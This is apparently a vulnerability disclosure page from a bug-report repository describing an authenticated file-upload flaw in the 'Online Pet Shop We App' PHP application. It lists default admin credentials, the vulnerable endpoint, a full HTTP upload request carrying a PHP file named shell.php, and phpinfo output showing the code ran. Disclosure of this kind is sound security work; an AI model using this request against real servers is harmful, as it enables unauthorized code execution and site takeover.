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bug_report / vendors / oretnom23 / online-pet-shop-we-app / RCE-1.md



z1pwn Create RCE-1.md

History

1 contributor

74 lines (53 sloc) | 4.1 KB

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Online Pet Shop We App v1.0 by oretnom23 has arbitrary code execution (RCE)

BUG_Author: z1pwn

Admin account: admin/admin123

vendor: <https://www.sourcecodester.com/php/14839/online-pet-shop-we-app-using-php-and-paypal-free-source-code.html>

Vulnerability url: http://ip/pet_shop/classes/Master.php?f=save_product

Loop hole location: There is an arbitrary file upload vulnerability (RCE) in the picture upload point of the editing function of the product list module in the background management system

Request package for file upload:

```
POST /pet_shop/classes/Master.php?f=save_product HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/pet_shop/admin/?page=product/manage_product&id=6
Content-Length: 2685
Content-Type: multipart/form-data; boundary=-----1622230335274
Cookie: PHPSESSID=k8u390ikl968phg971gmpmhtj5
Connection: close

-----162223033527413
Content-Disposition: form-data; name="id"

6
-----162223033527413
Content-Disposition: form-data; name="category_id"

4
-----162223033527413
Content-Disposition: form-data; name="sub_category_id"

4
-----162223033527413
Content-Disposition: form-data; name="product_name"


Dog Belt
-----162223033527413
Content-Disposition: form-data; name="description"

<p style="margin-right: 0px; margin-bottom: 15px; margin-left: 0px; padding: 0px;">L
-----162223033527413
Content-Disposition: form-data; name="files"; filename=""
Content-Type: application/octet-stream


-----162223033527413
Content-Disposition: form-data; name="status"

1
-----162223033527413
Content-Disposition: form-data; name="img[]"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----162223033527413--



The files will be uploaded to this directory \pet_shop\uploads\product_6



We visited the directory of the file in the browser and found that the code had been executed

Load URL 192.168.1.19/pet_shop/uploads/product_6/shell.php

Split URL

Execute

☐ Post data ☐ Referrer ☐ 0xHEX ☐ %URL ☐ BASE64

Insert string to replace Insert replacing s

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cmd /c "cd /d %~dp0 & php-build\dep-aux\oracle\instantclient_19_9\sdk\shared" --enable-snapshot-build --enable-debug-pack --with-oci8=php-build\dep-aux\oracle\instantclient_12_1\sdk\shared --with-oci8-19=c:\php-snap-